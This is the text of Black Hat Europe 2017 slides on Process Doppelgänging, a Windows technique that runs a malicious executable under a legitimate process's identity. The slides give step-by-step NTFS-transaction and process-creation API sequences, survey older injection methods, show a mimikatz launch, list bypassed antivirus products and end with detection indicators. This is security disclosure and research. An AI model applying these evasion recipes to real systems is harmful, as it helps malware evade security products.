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Lost in Transaction: Process Doppelgänging

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About Us

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  - Reverse Engineering, Research, Low Level Expert
  - Author on BreakingMalware
- Eugene Kogan
  - Principal Development Lead @ enSilo
  - Former Tech Lead @ Imperva
  - Kernel Expert

Overview

- Brief history of evasion techniques
- AV scanners
- Transacted NTFS (TxF)
- Evolution of Windows process loader
- Doppelgänging execution flow (+ live demo)
- “Mitigation in Redstone” - The Story of a BSOD

Brief History of Evasion Techniques

- Advanced Code Injections Overview
  - GhostWriting
  - AtomBombing
  - PowerLoader + PowerLoaderEx
  - PROPagate
  - …
- Reflective Loading
- Process Hollowing

GhostWriting

A paradox: Writing to another process without opening it nor actually writing to it

- Injection method from over 10 years ago
- Has never received much attention
- Inject arbitrary code into explorer.exe without:
  - OpenProcess
  - WriteProcessMemory
  - CreateRemoteThread

Original post by c0de90e7: http://blog.txipinet.com/2007/04/05/69-a-paradox-writing-to-another-process-without-openning-it-nor-actually-writing-to-it/

GhostWriting

A paradox: Writing to another process without opening it nor actually writing to it

- Find 2 patterns in NTDLL
  - Move pattern
    - mov [REG1], REG2   ; mov [eax], ebx
    - ret
  - Jmp pattern
    - jmp 0x0 ;(eb fe)
- Write-What-Where(What, Where)
  - SetThreadContext(…):
    - EIP=Move pattern
    - ESP=NewStack
    - REG1=Where
    - REG2=What

Original post by c0de90e7: http://blog.txipinet.com/2007/04/05/69-a-paradox-writing-to-another-process-without-openning-it-nor-actually-writing-to-it/

GhostWriting

A paradox: Writing to another process without opening it nor actually writing to it

- Using write-what-where:
  - Write shellcode to stack
  - Write VirtualProtect parameters to stack
- Using SetThreadContext:
  - Call VirtualProtect
  - Call shellcode


AtomBombing

- Injection technique we published in October 2016
- Exploits the global atom table and APCs
- Used in the wild by Dridex

Original post: https://breakingmalware.com/injection-techniques/atombombing-brand-new-code-injection-for-windows

AtomBombing – Write-What-Where

- GlobalAddAtom
- NtQueueApcThread(…, GlobalGetAtomNameW, …)
- Copy code to RW memory in target process
- Copy ROP chain to target process
- ROP chain
  - ZwAllocateVirtualMemory(…, RWX, …);
  - memcpy(RWX, RW, …);
  - Shellcode()
- Initiate ROP chain
  - NtQueueApcThread(…, NtSetContextThread, …)



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Process Hollowing

- CreateProcess(“svchost.exe”, …, CREATE_SUSPENDED, …);
- NtUnmapViewOfSection(…);
- VirtualAllocEx(…);
- For each section:
  - WriteProcessMemory(..., EVIL_EXE, …);
- Relocate Image*
- Set base address in PEB*
- SetThreadContext(…);
- ResumeThread(…);

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

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

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

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

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

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

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

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

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


Process Hollowing - Issues

- The most trivial implementations create an image that is entirely RWX
  - Easy to detect in numerous ways
- Unmap and VirtualAllocEx/NtAllocateVirtualMemory() with correct protection
  - Unmapping of main module is highly suspicious
  - ETHREAD.Win32StartAddress → VadType != VadImageMap
- Overwrite original executable without unmapping
  - _MMPFN.u4.PrototypePte == 0 (0 means private/not shared, should be 1 - shared)
  - If not paged – cause page in
  - In forensics PTE.u.Soft.PageFileHigh != 0
- Unmap and remap as non image
  - Vad.Flags.VadType != VadImageMap
- Unmap and remap as image
  - ETHREAD.Win32StartAddress != Image.AddressOfEntryPoint
  - EPROCESS.ImageFilePointer != VAD(ETHREAD.Win32StartAddress).Subsection.ControlArea.FilePointer *
    - On Win < 10 – EPROCESS.SectionObject


Quick Recap

- Process hollowing – not so great anymore
- Rest of techniques
  - Missing file mapping
  - Suspicious
- We need something new
- Wouldn’t it be cool if we could create a fileless mapped file?
- But AVs scan files
  - We need to understand how scanners work

Anti-Viruses - Real Time Scan

AV Scanners – Scan on execute

File execution timeline



- Where to intercept?
  1. Minifilter File open/create
  2. Minifilter IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION
  3. Process create notify routine (executables only)


AV Scanners – Challenges

- How to open the file for scanning?
  - From User mode / Kernel
  - By File name/ FileId / using existing file object
- Rescan on each change is not practical
- Scan file before the execution
  - File content be altered before execution begins

AV Scanners – Examples

Anti-Viruses - Examples

AV Scanners - Examples



- Block during file open (partial stack)


```
AV Blocks here
FLTMGR!FltpPerformPostCallbacks+0x2a5
nt!ObOpenObjectByNameEx+0x1dd
nt!IoCreateFileEx+0x115
nt!NtCreateUserProcess+0x431
--------------------- Kernel mode -----------------
ntdll!NtCreateUserProcess+0x14
```

AV Scanners - Examples

- Scan intercepted file while blocked (partial stack)

```
nt!ObpLookupObjectName+0x8b2
nt!ObOpenObjectByNameEx+0x1dd
FLTMGR!FltCreateFile+0x8d
AV minifilter code here
FLTMGR!FltpDispatch+0xe9
nt!IopXxxControlFile+0xd9c
nt!NtDeviceIoControlFile+0x56
nt!KiSystemServiceCopyEnd+0x13
```

AV Scanners - Examples



- Block during ACQUIRE_FOR_SECTION_SYNC…

```
AV Blocks here
FLTMGR!FltpPerformPreCallbacks+0x2ea
nt!FsRtlAcquireToCreateMappedSection+0x4e
nt!FsRtlCreateSectionForDataScan+0xa6
FLTMGR!FltCreateSectionForDataScan+0xec
WdFilter!MpCreateSection+0x138
```

AV Scanners - ACQUIRE_FOR_SECTION_SYNC

- Flags are misleading –
  - SEC_IMAGE unavailable
  - Possible to pass PAGE_READONLY

Data Or Executable?

```
typedef union _FLT_PARAMETERS {
  ...    ;
  struct {
    FS_FILTER_SECTION_SYNC_TYPE SyncType;
    ULONG POINTER_ALIGNMENT     PageProtection;
  } AcquireForSectionSynchronization;
  ...    ;
} FLT_PARAMETERS, *PFLT_PARAMETERS;
```

$\longrightarrow$


PAGE_READONLY

PAGE_READWRITE

PAGE_WRITECOPY

PAGE_EXECUTE

AV Scanners - Examples



- Block during process creation partial stack

```
AV Blocks here
nt!PspCallProcessNotifyRoutines+0x1cf
nt!PspInsertThread+0x5ea
nt!NtCreateUserProcess+0x8be
-------------------- Kernel mode ----------------
ntdll!NtCreateUserProcess+0x14
KERNEL32!CreateProcessWStub+0x53
```

AV Scanners – Process Notification

- PsSetCreateProcessNotifyRoutine**<u>Ex</u>** available Windows Vista SP1+
  - Can be achieved in other ways – SSDT (XP remember?)
- Available only for main executable
  - Not useful for DLL loading
  - Blind to process hollowing

AV Scanners – Summary

- It is not an easy job to create an AV
- Performance vs coverage tradeoff
    - How often files are opened and sections are mapped
- Variety of operating systems and file systems
    - From XP to Win 10
    - Different CPUs 32 bit and 64 bit
    - FAT, NTFS, Network
- Not complicated enough?

NTFS Transactions

Transactional NTFS

NTFS Transactions - Facts

- A.K.A. TxF
- Introduced in Windows Vista
- Implemented in NTFS driver (Kernel)
  - For local disks
- Microsoft proposed use cases: Files update or DTC
- Simplifies handling of a rollback after multiple file changes
  - For example during installation process

NTFS Transactions - Facts

- Taken from Storage Developer conference – 2009:
  - TxF accounts for ~30% of NTFS driver size on AMD64
  - MSDN lists 19 new Win32 *Transacted() APIs
  - 22 file I/O APIs whose behavior is affected by TxF
- Deprecated on arrival
- Still used today (almost 11 years later)

NTFS Transactions – API examples

- Application explicitly uses transactions
- *CreateTransaction()*
- *CommitTransaction() , RollbackTransaction()*
- *CreateFileTransacted(), DeleteFileTransacted(), RemoveDirectoryTransacted(), MoveFileTransacted()*
- Most functions that work with handles should work with transactions

NTFS Transactions – Usage Example

- hTransaction = *CreateTransaction*(*NULL*, *NULL*, 0, 0, 0, 0, *NULL*);
- hFile = *CreateFileTransacted*(FILE_NAME, hTransaction);
- *WriteFile(*hFile*);*
- *CloseHandle*(hFile);
- *CommitTransaction*(hTransaction);
- *CloseHandle*(hTransaction);

Quick Recap

What we have so far?

History
AV scanners
TxF
What’s next?


Quick Recap

- Naturally, transactions make life hard for AV vendors
- We want to create a process from transacted file
- However process creation does not support transacted files directly
- We need dive into process creation on Windows to find a way to do it

Windows Process Loader Evolution

- Comparing kernel32!CreateProcessW between XP and 10 gives the impression that MS completely changed how processes are created
- A deeper examination shows that Microsoft simply moved most of the code from kernel32 to ntoskrnl (and somehow the function in kernel32 became longer)
- Logically the steps remain mostly the same, at least for our purposes

Process Loader Evolution – XP



```
7C81D0C9
7C81D0C9                   loc_7C81D0C9:             ; OpenOptions
7C81D0C9 6A 60             push    FILE_SYNCHRONOUS_IO_NONALERT or FILE_NON_DIRECTORY_FILE
7C81D0CB 6A 05             push    FILE_SHARE_READ or FILE_SHARE_DELETE ; ShareAccess
7C81D0CD 8D 85 DC F8 FF+lea     eax, [ebp+IoStatusBlock]
7C81D0D3 50                push    eax               ; IoStatusBlock
7C81D0D4 8D 85 30 F8 FF+lea     eax, [ebp+ObjectAttributes]
7C81D0DA 50                push    eax               ; ObjectAttributes
7C81D0DB 68 20 00 10 00 push    FILE_EXECUTE or SYNCHRONIZE ; DesiredAccess
7C81D0E0 8D 85 88 F9 FF+lea     eax, [ebp+FileHandle]
7C81D0E6 50                push    eax               ; FileHandle
7C81D0E7 FF D6             call    esi ; NtOpenFile(x,x,x,x,x,x) ; NtOpenFile(x,x,x,x,x,x)
7C81D0E9 89 85 AC F8 FF+mov     [ebp+Status], eax
7C81D0EF 3B C3             cmp     eax, ebx
7C81D0F1 0F 8D 37 B4 FF+jge     loc_7C81852E
```

Hidden blocks


```
7C81853A
7C81853A                   loc_7C81853A:             ; FileHandle
7C81853A FF B5 88 F9 FF+push    [ebp+FileHandle]
7C818540 68 00 00 00 01 push    SEC_IMAGE         ; AllocationAttributes
7C818545 6A 10             push    PAGE_EXECUTE      ; SectionPageProtection
7C818547 53                push    ebx               ; MaximumSize
7C818548 53                push    ebx               ; ObjectAttributes
7C818549 68 1F 00 0F 00 push    SECTION_ALL_ACCESS ; DesiredAccess
7C81854E 8D 85 90 F9 FF+lea     eax, [ebp+SectionHandle]
7C818554 50                push    eax               ; SectionHandle
7C818555 FF 15 70 12 80+call    ds:__imp__NtCreateSection@28 ; NtCreateSection(x,x,x,x,x,x,x)
7C81855B 8B F8             mov     edi, eax
7C81855D 89 BD AC F8 FF+mov     [ebp+Status], edi
7C818563 3B FB             cmp     edi, ebx
7C818565 7C 25             jl      short loc_7C81858C
```

Process Loader Evolution – XP

- CreateProcessW
  - CreateProcessInternalW
    - NtOpenFile – Open image file
    - NtCreateSection – Create section from opened image file
    - NtCreateProcessEx – Create process from section
      - PspCreateProcess – Actually create the process
        - ObCreateObject – Create the EPROCESS object
        - Add process to list of processes
    - BasePushProcessParameters – Copy process parameters
      - RtlCreateProcessParameters – Create process parameters
      - NtAllocateVirtualMemory – Allocate memory for process parameters
      - NtWriteVirtualMemory – Copy process parameters to allocated memory
      - NtWriteVirtualMemory – Write address to PEB.ProcessParameters
      - RtlDestroyProcessParameters – Destroy process parameters
    - BaseCreateStack – Create Stack for process
    - NtCreateThread – Create main thread
    - NtResumeThread – Resume main thread

Kernel

Process Loader Evolution – 10



```
81B1C2FA                lea     eax, [ebp+DriverContext]
81B1C300                push    eax ; DriverContext
81B1C301                xor     eax, eax
81B1C303                push    eax ; Options
81B1C304                push    eax ; InternalParameters
81B1C305                push    eax ; CreateFileType
81B1C306                push    eax ; EaLength
81B1C307                push    eax ; EaBuffer
81B1C308                push    FILE_SYNCHRONOUS_IO_NONALERT or FILE_NON_DIRECTORY_FILE ; CreateOptions
81B1C30A                push    edi ; Disposition
81B1C30B                push    FILE_SHARE_READ or FILE_SHARE_DELETE ; ShareAccess
81B1C30D                push    esi ; FileAttributes = FILE_ATTRIBUTE_NORMAL
81B1C30E                push    eax ; AllocationSize
81B1C30F                lea     eax, [ebp+IoStatusBlock]
81B1C315                push    eax ; IoStatusBlock
81B1C316                lea     eax, [ebp+ObjectAttributes]
81B1C31C                push    eax ; ObjectAttributes
81B1C31D                push    FILE_EXECUTE or SYNCHRONIZE ; DesiredAccess
81B1C322                lea     eax, [ebp+R_v_CreateProcessContext.R_image_file_handle_64]
81B1C328                push    eax ; FileHandle
81B1C329                call    _IoCreateFileEx@60 ; IoCreateFileEx(x,x,x,x,x,x,x,x,x,x,x,x,x,x,x)
81B1C32E                mov     ebx, eax
```

Hidden blocks

```
81B1BEFF                mov     [ebp+ObjectAttributes.ObjectName], esi
81B1BF05                push    edi ; int
81B1BF06                push    [ebp+R_v_CreateProcessContext.R_image_file_handle_64] ; R_p_FileHandle
81B1BF0C                push    dword ptr [ebp+var_6AC] ; char
81B1BF12                push    [ebp+R_v_CreateProcessContext.R_new_process_token_object_5C] ; int
81B1BF18                lea     edx, [ebp+ObjectAttributes] ; R_p_ObjectAttributes
81B1BF1E                lea     ecx, [ebp+R_v_CreateProcessContext.R_special_image_section_handle_6C] ; SectionHandle
81B1BF24                call    _MmCreateSpecialImageSection@24 ; MmCreateSpecialImageSection(x,x,x,x,x,x)
81B1BF29                mov     ebx, eax
81B1BF2B                push    esi ; HandleInformation
81B1BF2C                test    ebx, ebx
81B1BF2E                js      loc_81B1C4CA
```

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Process Loader Evolution – 10

- CreateProcessW
    - CreateProcessInternalW
        - BasepCreateProcessParameters - Create process parameters
            - RtlCreateProcessParametersEx - Create process parameters
        - NtCreateUserProcess - Create process from file
            - PspBuildCreateProcessContext – Build create process context
            - IoCreateFileEx – Open image file
            - MmCreateSpecialImageSection – Create section from image file
            - PspCaptureProcessParams – Copy process parameters from user mode
            - PspAllocateProcess - Create process from section
                - ObCreateObject – Create EPROCESS object
                - MmCreatePeb – Create PEB for process
                - PspSetupUserProcessAddressSpace – Allocate and copy process
                    - KeStackAttachProcess – Attach to process memory
                    - ZwAllocateVirtualMemory – Allocate memory for process parameters
                    - PspCopyAndFixupParameters – Copy process parameters to process
                        - Memcpy
                        - Set PEB.ProcessParameters
                    - KiUnstackDetachProcess – Detach from process memory
            - PspAllocateThread – Create thread
            - PspInsetProcess – Insert process to list of processes
            - PspInsertThread – Insert thread to list of threads
            - PspDeleteCreateProcessContext – Delete process create context
        - RtlDestroyProcessParameters – Delete process parameters
        - NtResumeThread – Start main thread

Kernel

Windows Process Loader Evolution

- NtCreateUserProcess used instead of NtCreateProcessEx
- NtCreateProcessEx receives a handle to a section
- NtCreateUserProcess receives a file path
- NtCreateProcessEx still available – used in creation of minimal processes (nt!PsCreateMinimalProcess)
- All the supporting user-mode code is not available post XP
  - We need to implement it ourselves

Doppelgänging - Motivation

- Load and execute arbitrary code
- In context of legitimate process
- None of the suspicious process hollowing API calls
  - NtUnmapViewOfSection
  - VirtualProtectEx
  - SetThreadContext
- AV will not scan at all / AV will scan “clean” files only
- Will not be discovered by advanced forensics tools

Doppelgänging - Overview

- We break Doppelgänging into 4 steps:
  - Transact – Overwrite legitimate executable with a malicious one
  - Load – Load malicious executable
  - Rollback – Rollback to original executable
  - Animate – Bring the Doppelgänger to life

Doppelgänging - Transact

- Create a transaction
  - hTransaction = CreateTransaction(…);
- Open a “clean” file transacted
  - hTransactedFile = CreateFileTransacted(“svchost.exe”, GENERIC_WRITE | GENERIC_READ, …, hTransaction, …)
- Overwrite the file with malicious code
  - WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER, …);

Doppelgänging - Transact

- **Create a transaction**
  - **hTransaction = CreateTransaction(…);**
- Open a “clean” file transacted
  - hTransactedFile = CreateFileTransacted(“svchost.exe”, GENERIC_WRITE **|** GENERIC_READ, …, hTransaction, …)
- Overwrite the file with malicious code
  - WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER, …);

Doppelgänging - Transact

- Create a transaction
  - hTransaction = CreateTransaction(…);
- **Open a “clean” file transacted**
  - **hTransactedFile = CreateFileTransacted(“svchost.exe”, GENERIC_WRITE | GENERIC_READ, …, hTransaction, …)**
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File
svchost.exe

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File
svchost.exe

Doppelgänging - Load

- Create a section from the transacted file
  - NtCreateSection(&hSection, …, PAGE_READONLY, SEC_IMAGE, hTransactedFile);
- The created section will point to our malicious executable

File
svchost.exe

Doppelgänging - Load

- **Create a section from the transacted file**
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



Doppelgänging - Rollback

- Rollback the transaction
  - RollbackTransaction(hTransaction);
- Effectively removes our changes from the file system



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



Doppelgänging - Animate

- Create process and thread objects
  - NtCreateProcessEx(&hProcess, …, hSection, …);
  - NtCreateThreadEx(&hThread, …, hProcess, MALICIOUS_EXE_ENTRYPOINT, …);



Doppelgänging - Animate

- **Create process and thread objects**
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



Doppelgänging - Animate

- Create process and thread objects
  - NtCreateProcessEx(&hProcess, …, hSection, …);
  - NtCreateThreadEx(&hThread, …, hProcess, MALICIOUS_EXE_ENTRYPOINT, …);
- Create process parameters
  - RtlCreateProcessParametersEx(&ProcessParams, ...);
- Copy parameters to the newly created process's address space
  - VirtualAllocEx(hProcess, &RemoteProcessParams, …, PAGE_READWRITE);
  - WriteProcessMemory(hProcess, RemoteProcessParams, ProcessParams, …);
  - WriteProcessMemory(hProcess, RemotePeb.ProcessParameters, &RemoteProcessParams, …);
- Start execution of the doppelgänged process
  - NtResumeThread(hThread, …);

Doppelgänging in Action



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.16257.1]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>"C:\Users\Win10\Desktop\ProcessDoppelganging.exe"

created process success
create_process success, pid: 520


C:\WINDOWS\system32>
```

mimikatz 2.1.1 x86 (oe.eo)

```
  .#####.   mimikatz 2.1.1 (x86) built on Nov  6 2017 03:33:54
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gent[illegible] ( ben[illegible]i.com )
 ## \ / ##       > http://blog.gentil[illegible]wi.co[illegible]imi[illegible]tz
 '## v ##'       Vincent LE TOUX            [illegible]vin[illegible]nt.letoux[illegible]l.com
  '#####'        > http://pingcastle.[illegible]om / ht[illegible]logo[illegible]co[illegible]*/

mimikatz # hostname
DESKTOP-I8LJLIU

mimikatz # _
```

“Mitigation in Redstone” The story of a BSOD

- Everything worked well on Windows 7
- First run on Windows 10 – BSOD
- Reported by James Forshaw*
- Null pointer dereference

*https://bugs.chromium.org/p/project-zero/issues/detail?id=852

“Mitigation in Redstone” The story of a BSOD

- How to get over it?
  - PsCreateMinimalProcess
- MS was nice enough to fix it for this talk ;)

Affected Products

Product	Tested OS	Result
Windows Defender	Windows 10	Bypass
AVG Internet Security	Windows 10	Bypass
Bitdefender	Windows 10	Bypass
ESET NOD 32	Windows 10	Bypass
Qihoo 360	Windows 10	Bypass
Symantec Endpoint Protection	Windows 7 SP1	Bypass
McAfee VSE 8.8 Patch 6	Windows 7 SP1	Bypass
Kaspersky Endpoint Security 10	Windows 7 SP1	Bypass
Kaspersky Antivirus 18	Windows 7 SP1	Bypass
Symantec Endpoint Protection 14	Windows 7 SP1	Bypass
Panda	Windows 8.1	Bypass
Avast	Windows 8.1	Bypass

Detection / Prevention

- Realtime
  - Scan using file object available in create process notification routine (Vista+)
    - On error, block
    - What to do about DLLs?
  - Scan all sections, even data sections – performance issue to consider
- Forensics
  - WriteAccess == TRUE for the FILE_OBJECT associated with process
  - EPROCESS. ImageFilePointer is NULL (Win 10)

Summary

- Process will look legitimate
- Uses Windows loader (no need for a custom one)
- Mapped correctly to an image file on disk, just like any legit process
- No “unmapped code” which is usually detected by modern solutions
- Can also be leveraged to load DLLs
- Fileless
- Even advanced forensics tools such as Volatility will not detect it
- Works on all Windows versions since Vista
- Bypasses all tested security products

Special Thanks

- Omri Misgav – Security Researcher @ enSilo
- @UdiYavo – CTO @ enSilo
- This research wouldn’t be possible without you

black hat EUROPE 2017

DECEMBER 4-7, 2017
EXCEL / LONDON, UK

Questions?

Thank you

Tal Liberman
Eugene Kogan
http://breakingmalware.com